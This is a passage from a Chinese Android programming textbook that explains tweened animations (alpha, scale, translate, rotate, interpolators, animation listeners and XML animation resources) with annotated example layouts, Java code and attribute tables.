No.	方 法 名 称	类　型	描　述
1	public AnimationSet(boolean shareInterpolator)	构造	如果设置为 true，则表示使用 AnimationSet 所提供的 Interpolator（速率）；如果为 false，则使用各个动画效果自己的 Interpolator
2	public void addAnimation(Animation a)	普通	增加一个 Animation 组件
3	public List<Animation> getAnimations()	普通	取得所有的 Animation 组件
4	public long getDuration()	普通	取得动画的持续时间
5	public long getStartTime()	普通	取得动画的开始时间
6	public void reset()	普通	重置动画
7	public void setDuration(long durationMillis)	普通	设置动画的持续时间
8	public void setStartTime(long startTimeMillis)	普通	设置动画的开始时间

下面通过几个实际的操作来观察如何使用 Animation 进行动画的设置。

1．渐变操作（alpha）动画显示

【例 10-10】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <ImageView                                         //定义图片组件
        android:id="@+id/mldn"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为图片高度
        android:src="@drawable/mldn" />                //图片源文件
</LinearLayout>
```

【例 10-11】　定义 Activity 程序操作动画

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.AlphaAnimation;
import android.view.animation.AnimationSet;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);       //取得组件
        this.mldn.setOnClickListener(new OnClickListenerImpl());     //设置监听
    }
```

```
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			AnimationSet set = new AnimationSet(true);		//定义一个动画集
			AlphaAnimation alpha = new AlphaAnimation(1, 0);	//完全显示到完全透明
			alpha.setDuration(3000) ;				//3 秒完成动画
			set.addAnimation(alpha) ;				//增加动画
			MyAnimationDemo.this.mldn.startAnimation(set) ;	//启动动画
		}
	}
}
```

在本程序中为了方便，直接在图片组件上设置了单击事件，当单击之后，图片将使用 alpha（渐变）效果进行动画显示，动画的持续时间为 3 秒（alpha.setDuration(3000)），程序的运行效果如图 10-10 所示。

图 10-10　渐变效果

2．伸缩操作（scale）动画显示

【例 10-12】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout						//线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"			//所有组件垂直摆放
	android:layout_width="fill_parent"		//布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">		//布局管理器高度为屏幕高度
	<ImageView					//定义图片组件
		android:id="@+id/mldn"			//组件 ID，程序中使用
		android:layout_width="fill_parent"	//组件宽度为屏幕宽度
		android:layout_height="fill_parent"	//组件高度为屏幕高度
		android:src="@drawable/mldn" />		//图片资源 ID
</LinearLayout>
```

【例 10-13】　定义 Activity 程序进行动画处理

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.Animation;
import android.view.animation.AnimationSet;
import android.view.animation.ScaleAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
	private ImageView mldn = null;
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
		this.mldn = (ImageView) super.findViewById(R.id.mldn);	//取得组件
```

```
            this.mldn.setOnClickListener(new OnClickListenerImpl());//设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            AnimationSet set = new AnimationSet(true);          //定义一个动画集
            ScaleAnimation scale = new ScaleAnimation(
                    1, 0.0f,                                    //X 轴从满屏缩小到无
                    1, 0.0f,                                    //Y 轴从满屏缩小到无
                    Animation.RELATIVE_TO_SELF, 0.5f,           //以自身 0.5 宽度为轴缩放
                    Animation.RELATIVE_TO_SELF, 0.5f);          //以自身 0.5 高度为轴缩放
            scale.setDuration(3000) ;                           //3 秒完成动画
            set.addAnimation(scale) ;                           //增加动画
            MyAnimationDemo.this.mldn.startAnimation(set) ;     //启动动画
        }
    }
}
```

本程序采用缩放操作类（ScaleAnimation）完成动画效果，在进行缩放时，缩放是以图片自身的一半为轴进行的，如图 10-11 所示，程序的最终效果如图 10-12 所示。



图 10-11　以图片中心为轴进行缩放



图 10-12　缩放的部分显示效果

3．平移操作（translate）动画显示

【例 10-14】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
    <ImageView                                              //图片组件
        android:id="@+id/mldn"                              //组件 ID，程序中使用
        android:layout_width="wrap_content"                 //组件宽度为图片宽度
        android:layout_height="wrap_content"                //组件高度为图片高度
        android:src="@drawable/mldn" />                     //文件资源 ID
</LinearLayout>
```

【例 10-15】　定义 Activity 程序进行平移操作

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
```

```
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.Animation;
import android.view.animation.AnimationSet;
import android.view.animation.TranslateAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
	private ImageView mldn = null;
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);
		this.mldn = (ImageView) super.findViewById(R.id.mldn);		//取得组件
		this.mldn.setOnClickListener(new OnClickListenerImpl());		//设置监听
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View view) {
			AnimationSet set = new AnimationSet(true);			//定义一个动画集
			TranslateAnimation tran = new TranslateAnimation(
					Animation.RELATIVE_TO_SELF, 0.0f,		//X 轴开始位置
					Animation.RELATIVE_TO_SELF, 0.5f,		//X 轴结束位置
					Animation.RELATIVE_TO_SELF, 0.0f,		//Y 轴开始位置
					Animation.RELATIVE_TO_SELF, 1.5f);		//Y 轴结束位置
			tran.setDuration(3000) ;					//3 秒完成动画
			set.addAnimation(tran) ;					//增加动画
			MyAnimationDemo.this.mldn.startAnimation(set) ;		//启动动画
		}
	}
}
```

本程序在进行动画操作时使用 TranslateAnimation 类进行平移，移动的方式是以图片自身为轴进行移动，如图 10-13 所示，而程序的运行效果如图 10-14 所示。



图 10-13　图片平移



图 10-14　图片平移效果



4．旋转操作（rotate）动画显示

【例 10-16】 定义布局管理器——main.xm

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <ImageView                                          //定义图片组件
        android:id="@+id/mldn"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/mldn" />                 //图片源文件 ID
</LinearLayout>
```

【例 10-17】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.Animation;
import android.view.animation.AnimationSet;
import android.view.animation.RotateAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);       //取得组件
        this.mldn.setOnClickListener(new OnClickListenerImpl());     //设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            AnimationSet set = new AnimationSet(true);               //定义一个动画集
            RotateAnimation rotate = new RotateAnimation(
                    0,360,                                           //旋转角度
                    Animation.RELATIVE_TO_PARENT, 0.5f,//X 轴位置为半个屏幕宽度
                    Animation.RELATIVE_TO_PARENT, 0.0f) ;            //Y 轴从原点计算
            rotate.setDuration(3000) ;                               //3 秒完成动画
            set.addAnimation(rotate) ;                               //增加动画
            MyAnimationDemo.this.mldn.startAnimation(set) ;          //启动动画
        }
    }
}
```

本程序使用旋转效果，图片以父控件为参考进行 360° 的旋转操作，而父控件的旋转中心为

X 轴的一半（Animation.RELATIVE_TO_PARENT, 0.5f）、Y 轴的原点（Animation.RELATIVE_TO_PARENT, 0.0f），旋转的操作分析如图 10-15 所示，本程序的运行效果如图 10-16 所示。



图 10-15　旋转操作分析



图 10-16　旋转操作

5．多个动画效果叠加显示

以上 4 个程序都只是设置了一个单一的动画效果，细心的读者可以发现，AnimationSet 本身表示的是一个动画集，那么就意味着可以同时设置多个动画效果，下面的程序将定义平移及缩放动画效果。

【例 10-18】　定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <ImageView                                          //图片组件
        android:id="@+id/mldn"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/mldn" />                 //图片的资源 ID
</LinearLayout>
```

【例 10-19】　定义 Activity 程序，进行动画效果叠加

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.Animation;
import android.view.animation.AnimationSet;
import android.view.animation.ScaleAnimation;
import android.view.animation.TranslateAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);  //取得组件
```

```
            this.mldn.setOnClickListener(new OnClickListenerImpl());      //设置监听
        }
        private class OnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                AnimationSet set = new AnimationSet(true);               //定义一个动画集
                TranslateAnimation tran = new TranslateAnimation(
                    Animation.RELATIVE_TO_SELF, 0.0f,                    //X 轴开始位置
                    Animation.RELATIVE_TO_SELF, 0.5f,                    //X 轴结束位置
                    Animation.RELATIVE_TO_SELF, 0.0f,                    //Y 轴开始位置
                    Animation.RELATIVE_TO_SELF, 1.5f);                   //Y 轴结束位置
                ScaleAnimation scale = new ScaleAnimation(
                    1, 0.0f,                                             //X 轴从满屏缩小到无
                    1, 0.0f,                                             //Y 轴从满屏缩小到无
                    Animation.RELATIVE_TO_SELF, 0.5f,                    //自身 0.5 宽度为轴缩放
                    Animation.RELATIVE_TO_SELF, 0.5f);                   //自身 0.5 高度为轴缩放
                scale.setRepeatCount(3) ;                                //动画重复 3 次
                set.addAnimation(tran) ;                                 //增加动画
                set.addAnimation(scale) ;                                //增加动画
                set.setDuration(3000) ;                                  //动画持续时间为 3 秒
                MyAnimationDemo.this.mldn.startAnimation(set) ;          //启动动画
            }
        }
}
```

本程序在 AnimationSet 中增加了两个动画效果：平移动画（TranslateAnimation）和缩放动画（ScaleAnimation），而这些动画的持续时间直接通过 AnimationSet 指定为 3 秒，程序的运行效果如图 10-17 所示。



图 10-17　动画叠加效果

10.4.2　定义动画速率：Interpolator

在之前的程序代码中可以发现，每当实例化 AnimationSet 类对象时都会定义如下一个构造方法：

```
AnimationSet set = new AnimationSet(true);                               //定义一个动画集
```

在该构造方法中要传递一个 boolean 型的数据，而且其值设置为 true。实际上该 boolean 型的数据就是定义的 interpolator，即动画的执行速率，将其设置为 true 表示所有的速率将交给 AnimationSet 对象统一设置，而各个不同的动画中的速率效果不起作用；反之，则为 false。在

Android 中，使用 android.view.animation.Interpolator 接口定义动画速率，在 Interpolator 接口中定义了动画的变化速度，可以实现匀速、正加速、负加速、无规则变加速等，这些分别由不同的子类所实现，Interpolator 接口的常用子类如表 10-14 所示。

表 10-14　Interpolator 接口的常用子类

No.	子　类	描　述
1	AccelerateDecelerateInterpolator	加速—减速，动画在开始与结束的地方执行速度慢，而中间部分时加速
2	AccelerateInterpolator	加速，动画在开始时执行速度慢，然后开始加速
3	DecelerateInterpolator	减速，动画在开始时执行速度快，然后开始减速
4	CycleInterpolator	动画循环播放特定的次数，速率改变沿着正弦曲线变化
5	LinearInterpolator	动画以匀速的方式运行

下面通过一个具体的代码观察如何设置动画的执行速率。

【例 10-20】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                      //所有组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <ImageView                                          //图片组件
        android:id="@+id/mldn"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"             //组件宽度为图片宽度
        android:layout_height="wrap_content"            //组件高度为图片高度
        android:src="@drawable/mldn" />                 //图片的资源 ID
</LinearLayout>
```

【例 10-21】 定义 Activity 程序，控制速率

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.AccelerateInterpolator;
import android.view.animation.Animation;
import android.view.animation.AnimationSet;
import android.view.animation.ScaleAnimation;
import android.view.animation.TranslateAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);          //取得组件
        this.mldn.setOnClickListener(new OnClickListenerImpl());       //设置监听
```

```
        }
        private class OnClickListenerImpl implements OnClickListener {
                @Override
                public void onClick(View view) {
                        AnimationSet set = new AnimationSet(true);              //定义一个动画集
                        TranslateAnimation tran = new TranslateAnimation(
                                Animation.RELATIVE_TO_SELF, 0.0f,              //X 轴开始位置
                                Animation.RELATIVE_TO_SELF, 0.5f,              //X 轴结束位置
                                Animation.RELATIVE_TO_SELF, 0.0f,              //Y 轴开始位置
                                Animation.RELATIVE_TO_SELF, 1.5f);             //Y 轴结束位置
                        ScaleAnimation scale = new ScaleAnimation(
                                1, 0.0f,                                       //X 轴从满屏缩小到无
                                1, 0.0f,                                       //Y 轴从满屏缩小到无
                                Animation.RELATIVE_TO_SELF, 0.5f,              //自身 0.5 宽度为轴缩放
                                Animation.RELATIVE_TO_SELF, 0.5f);             //自身 0.5 高度为轴缩放
                        scale.setRepeatCount(3) ;                              //动画重复 3 次
                        set.setInterpolator(new AccelerateInterpolator()) ;    //逐步加速
                        set.addAnimation(tran) ;                               //增加动画
                        set.addAnimation(scale) ;                              //增加动画
                        set.setDuration(2000) ;                                //动画持续时间为 2 秒
                        MyAnimationDemo.this.mldn.startAnimation(set) ;        //启动动画
                }
        }
}
```

本程序采用逐步加速（AccelerateInterpolator 类）的方式完成每次动画速率的变化，但是该效果不容易观察，读者可以根据自己的眼力对编写好的代码进行测试。

10.4.3　动画监听器：AnimationListener

在进行动画的操作过程中，也可以对动画的一些操作状态进行监听，如动画的启动、重复执行和结束。在 Android 系统中专门提供了一个 android.view.animation.Animation.AnimationListener 接口，用于完成动画的监听操作，在此接口中定义了 3 个监听动画的操作方法，如表 10-15 所示。

表 10-15　AnimationListener 接口定义的方法

No.	方　法	类　型	描　述
1	public abstract void onAnimationStart(Animation animation)	普通	动画开始时触发
2	public abstract void onAnimationRepeat(Animation animation)	普通	动画重复时触发
3	public abstract void onAnimationEnd(Animation animation)	普通	动画结束时触发

下面通过一个程序演示 AnimationListener 的使用，本程序的主要功能是在动画开始时增加一个渐变的动画效果，并且在动画结束时删除产生动画的组件。

【例 10-22】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //线性布局管理器
        android:id="@+id/layout"                       //布局管理器 ID，程序中使用
        xmlns:android="http://schemas.android.com/apk/res/android"
```

```
    android:orientation="vertical"                    //所有组件垂直摆放
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
    <ImageView                                        //图片组件
        android:id="@+id/mldn"                        //组件 ID，程序中使用
        android:layout_width="wrap_content"           //组件宽度为图片宽度
        android:layout_height="wrap_content"          //组件高度为图片高度
        android:src="@drawable/mldn" />               //显示的图片资源 ID
</LinearLayout>
```

【例 10-23】 定义 Activity 程序，使用动画监听进行动画操作

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.ViewGroup;
import android.view.animation.AlphaAnimation;
import android.view.animation.Animation;
import android.view.animation.Animation.AnimationListener;
import android.view.animation.AnimationSet;
import android.view.animation.TranslateAnimation;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;                                      //定义图片视图
    private ViewGroup group = null ;                                    //定义 ViewGroup 对象
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);          //取得组件
        this.group = (ViewGroup) super.findViewById(R.id.layout);       //取得布局管理器
        AnimationSet set = new AnimationSet(true);                      //定义一个动画集
        TranslateAnimation tran = new TranslateAnimation(
                Animation.RELATIVE_TO_SELF, 0.0f,                       //X 轴开始位置
                Animation.RELATIVE_TO_SELF, 0.5f,                       //X 轴结束位置
                Animation.RELATIVE_TO_SELF, 0.0f,                       //Y 轴开始位置
                Animation.RELATIVE_TO_SELF, 1.5f);                      //Y 轴结束位置
        tran.setDuration(3000) ;                                        //3 秒完成动画
        set.addAnimation(tran) ;                                        //增加动画
        set.setAnimationListener(new AnimationListenerImpl()) ;         //设置监听
        this.mldn.startAnimation(set) ;                                 //启动动画
    }
    private class AnimationListenerImpl implements AnimationListener {
        @Override
        public void onAnimationEnd(Animation animation) {               //动画结束时触发
            MyAnimationDemo.this.group
                .removeView(MyAnimationDemo.this.mldn);                 //动画结束后组件消失
        }
        @Override
        public void onAnimationRepeat(Animation animation) {            //动画重复执行时触发
        }
        @Override
```

```
            public void onAnimationStart(Animation animation) {             //动画开始时触发
                if(animation instanceof AnimationSet) {                     //判断类型
                    AnimationSet set = (AnimationSet) animation ;
                    AlphaAnimation alpha = new AlphaAnimation(1, 0);    //完全显示到完全透明
                    alpha.setDuration(3000) ;                               //3 秒完成动画
                    set.addAnimation(alpha) ;                               //增加动画
                }
            }
        }
}
```

在本程序中首先定义了一个平移动画的操作，而在动画启动时又为动画增加了一个渐变的操作效果，当动画结束之后，直接将图片组件从布局管理器上删除，程序的运行效果如图 10-18 所示。



图 10-18　动画监听操作

10.4.4　通过 XML 文件配置动画

通过 10.4.3 节中的代码演示读者应该对 4 种动画的操作类有所了解，在 Android 开发中，除了可以通过代码实现动画的配置外，也可以通过 XML 文件进行配置，这样就使得用户在不修改程序的情况下实现对动画的控制，以达到有效的程序与配置相分离。在 Android 系统中，所有定义好的 XML 文件都要求保存在 res\anim 文件夹中，在定义动画的 XML 文件时，可以使用表 10-16 定义的动画效果元素进行配置。



提示

建议使用配置文件完成。

对于组件的动画操作，建议采用配置文件的方式完成，这样对于程序的维护要比直接在程序中编码实现好许多，也符合 MVC 设计模式的做法。

表 10-16　可定义的动画效果元素

No.	可配置的元素	描　述
1	<set>	为根节点，定义全部的动画元素
2	<alpha>	定义渐变动画效果
3	<scale>	定义缩放动画效果
4	<translate>	定义平移动画效果
5	<rotate>	定义旋转动画效果

除了表 10-16 中定义的元素之外，在这些元素中可以配置的公共 Tweened Animation 属性如表 10-17 所示。

表 10-17　可以配置的公共属性

No.	可配置的属性	数 据 类 型	描　　述
1	android:duration	long	定义动画的持续时间，以毫秒为单位
2	android:fillAfter	boolean	设置为 true，表示该动画转化在动画结束后应用
3	android:fillBefore	boolean	设置为 true，表示该动画转化在动画开始前应用
4	android:interpolator	String	动画插入器，如 accelerate_decelerate_interpolator（加速—减速动画）、accelerate_interpolator（加速动画）、decelerate_interpolator（减速动画）
5	android:repeatCount	int	动画重复执行的次数
6	android:repeatMode	String	动画重复的模式（restart、reverse）
7	android:startOffset	long	动画之间的间隔
8	android:zAdjustment	int	动画的 Z Order 配置：0（保持 Z Order 不变）、1（保持在最上层）、-1（保持在最下层）
9	android:interpolator	String	指定动画的执行速率

除了表 10-17 列出的一些公共的动画元素配置属性外，各个动画模式也有自己的配置属性，为了读者理解、浏览方便，分别在表 10-18~表 10-21 中列出了<alpha>、<scale>、<translate>和<rotate>节点的属性。

提示

配置的 4 个动画属性与构造方法中传递的参数是一样的。

在表 10-18~表 10-21 中所列出的各个动画的配置属性与这些动画类的构造方法中定义的参数作用是一样的，不清楚的读者可以通过查询文档了解。

表 10-18　<alpha>节点的属性

No.	可配置的属性	数 据 类 型	描　　述
1	fromAlpha	float	动画起始时的透明度，可以设置为 0.0~1.0 之间的数字
2	toAlpha	float	动画结束时的透明度，可以设置为 0.0~1.0 之间的数字

表 10-19　<scale>节点的属性

No.	可配置的属性	数 据 类 型	描　　述
1	fromXScale	float	缩放动画开始时的 X 坐标
2	fromYScale	float	缩放动画开始时的 Y 坐标
3	toXScale	float	缩放动画结束时的 X 坐标
4	toYScale	float	缩放动画结束时的 Y 坐标
5	pivotX	float	组件相对位置的开始 X 坐标，取值范围为 0%~100%，50%为 X 中心坐标
6	pivotY	float	组件相对位置的开始 Y 坐标，取值范围为 0%~100%，50%为 Y 中心坐标

表 10-20　<translate>节点的属性

No.	可配置的属性	数 据 类 型	描　　述
1	fromXDelta	float	动画开始移动前的 X 坐标
2	toXDelta	float	动画移动之后的 X 坐标
3	fromYDelta	float	动画开始移动前的 Y 坐标
4	toYDelta	float	动画移动之后的 Y 坐标

表 10-21　<rotate>节点的属性

No.	可配置的属性	数 据 类 型	描　　述
1	fromDegrees	float	旋转开始角度，角度为正数表示顺时针旋转，角度为负数表示逆时针旋转
2	toDegrees	float	旋转结束角度，角度为正数表示顺时针旋转，角度为负数表示逆时针旋转
3	pivotX	float	相对于指定组件的 X 坐标，取值范围为 0%~100%，50%为 X 中心坐标
4	pivotY	float	相对于指定组件的 Y 坐标，取值范围为 0%~100%，50%为 Y 中心坐标

由于现在所有的配置文件都通过 XML 文件进行保存，那么所有定义的 XML 文件都会自动在 R.java 文件中进行注册，并会为每一个配置文件分配一个唯一的 ID 编号，这样做可以方便地在 Activity 程序中进行读取，而要想在 Activity 程序中读取这些配置，则需要使用 android.view.animation.AnimationUtils 类完成，AnimationUtils 类的常用方法如表 10-22 所示。

表 10-22　AnimationUtils 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static Animation loadAnimation (Context context, int id)	普通	读取指定的资源 ID

下面通过几组操作具体演示如何通过配置文件完成动画的操作配置，当然程序还是以渐变、缩放、平移、旋转为主。

1．通过 XML 配置渐变操作

【例 10-24】　定义 res\anim\alpha.xml 文件，定义渐变操作配置

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
	<alpha							//定义渐变动画
		android:fromAlpha="1.0"			//动画开始的 alpha 值，1 表示不透明
		android:toAlpha="0.0"			//动画结束的 alpha 值，0 表示完全透明
		android:duration="3000" />		//动画持续的时间为 3 秒
</set>
```

本配置文件定义了一个<alpha>元素，其中分别定义了 alpha 值的变化范围以及动画的持续时间。

【例 10-25】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout								//线性布局管理器
```



```
    android:id="@+id/layout"                      //布局管理器 ID，程序中使用
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                //所有组件垂直摆放
    android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
    <ImageView                                    //图片组件
        android:id="@+id/mldn"                    //组件 ID，程序中使用
        android:layout_width="fill_parent"        //组件宽度为图片宽度
        android:layout_height="wrap_content"      //组件高度为图片高度
        android:src="@drawable/mldn" />           //显示的图片资源 ID
</LinearLayout>
```

【例 10-26】 定义 Activity 程序，读取 alpha.xml 文件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.animation.Animation;
import android.view.animation.AnimationUtils;
import android.widget.ImageView;
public class MyAnimationDemo extends Activity {
    private ImageView mldn = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.mldn = (ImageView) super.findViewById(R.id.mldn);      //取得组件
        this.mldn.setOnClickListener(new OnClickListenerImpl());    //设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            Animation anim = AnimationUtils.loadAnimation(
                    MyAnimationDemo.this, R.anim.alpha);            //读取动画配置文件
            MyAnimationDemo.this.mldn.startAnimation(anim) ;        //启动动画
        }
    }
}
```

本程序直接利用 AnimationUtils 进行 alpha.xml 动画配置文件的读取，而程序的运行效果与图 10-10 一致。

2．通过 XML 配置缩放操作

【例 10-27】 定义缩放动画配置文件——res\anim\scale.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
    <scale                                        //定义缩放动画效果
```

```
            android:fromXScale="1.0"                //组件从 X 轴满屏显示开始
            android:toXScale="0.0"                  //组件缩小到无
            android:fromYScale="1.0"                //组件从 Y 轴满屏显示开始
            android:toYScale="0.0"                  //组件缩小到无
            android:pivotX="50%"                    //以自身 0.5 宽度为轴缩放
            android:pivotY="50%"                    //以自身 0.5 高度为轴缩放
            android:startOffset="100"               //动画间隔 0.1 秒
            android:repeatCount="3"                 //缩放动画重复 3 次
            android:duration="3000"/>               //动画持续时间为 3 秒
</set>
```

【例 10-28】 定义布局管理器——main.xml（此布局文件与之前讲解的布局文件内容一样，考虑到篇幅以后不再重复列出）

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                       //线性布局管理器
      android:id="@+id/layout"                      //布局管理器 ID，程序中使用
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:orientation="vertical"                //所有组件垂直摆放
      android:layout_width="fill_parent"            //布局管理器宽度为屏幕宽度
      android:layout_height="fill_parent">          //布局管理器高度为屏幕高度
      <ImageView                                    //定义图片组件
            android:id="@+id/mldn"                  //组件 ID，程序中使用
            android:layout_width="fill_parent"      //组件宽度为屏幕宽度
            android:layout_height="fill_parent"     //组件高度为屏幕高度
            android:src="@drawable/mldn" />         //图片资源 ID
</LinearLayout>
```

【例 10-29】 定义 Activity 程序，读取动画配置（部分代码）

```
private class OnClickListenerImpl implements OnClickListener {
      @Override
      public void onClick(View view) {
            Animation anim = AnimationUtils.loadAnimation(
                        MyAnimationDemo.this, R.anim.scale);        //读取动画配置文件
            MyAnimationDemo.this.mldn.startAnimation(anim) ;        //启动动画
      }
}
```

由于程序是通过配置文件进行读取的，所以在本 Activity 程序中只是更改了配置文件的资源 ID，而后面的 Activity 程序代码都不会改变（以后不再重复列出，可以通过光盘查找）。本程序的运行效果与图 10-12 一致。

3．通过 XML 配置平移操作

【例 10-30】 定义平移动画的配置文件——res\anim\translate.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
      <translate                              //平移动画
            android:fromXDelta="0.0"          //动画开始的 X 轴位置
            android:toXDelta="50%"            //动画结束的长度为组件的 50%
            android:fromYDelta="0.0"          //动画开始的 Y 轴位置
            android:toYDelta="150%"           //动画结束的长度为组件的 150%
```

```
        android:duration="3000"/>       //动画持续时间为 3 秒
</set>
```

在本配置文件中使用<translate>元素作为平移的动画效果，所有的坐标位置改变以图片的宽度和高度为参考，程序的运行效果如图 10-14 所示。

4．通过 XML 配置旋转操作

【例 10-31】 定义旋转动画的配置文件——res\anim\rotate.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
    <rotate                                 //旋转动画
        android:fromDegrees="0.0"           //动画开始角度
        android:toDegrees="+360.0"          //动画结束角度
        android:pivotX="50%p"               //相对于父控件的 50%宽，其中 p 表示 parent
        android:pivotY="0%p"                //相对于父控件的 0%高
        android:duration="3000"/>           //动画持续时间为 3 秒
</set>
```

在本程序中由于要以父控件的 X 轴、Y 轴为参考，所以在设置时增加了一个字母“p”，表示以父控件为参考，如果用户不希望以父控件为参考，而以控件自身的 50%为参考，则直接编写 50%即可，或者直接以一个绝对位置的坐标数值表示，程序的运行效果如图 10-16 所示。

5．通过 XML 配置多种动画操作

之前所介绍的都属于单一的动画操作，实际上在一个 Animation 的开发之中，可以进行多个动画的操作，而这些操作可以直接在配置文件中完成，下面编写一个既可以进行平移，又可以进行缩放的动画配置文件。

【例 10-32】 定义平移及缩放的动画配置文件——res\anim\all.xml

```
<?xml version="1.0" encoding="utf-8"?>
<set xmlns:android="http://schemas.android.com/apk/res/android">
    <translate                              //平移动画
        android:fromXDelta="0.0"            //动画开始的 X 轴位置
        android:toXDelta="50%"              //动画结束的长度为组件的 50%
        android:fromYDelta="0.0"            //动画开始的 Y 轴位置
        android:toYDelta="150%"             //动画结束的长度为组件的 150%
        android:duration="3000"/>           //动画持续时间为 3 秒
    <scale                                  //定义缩放动画效果
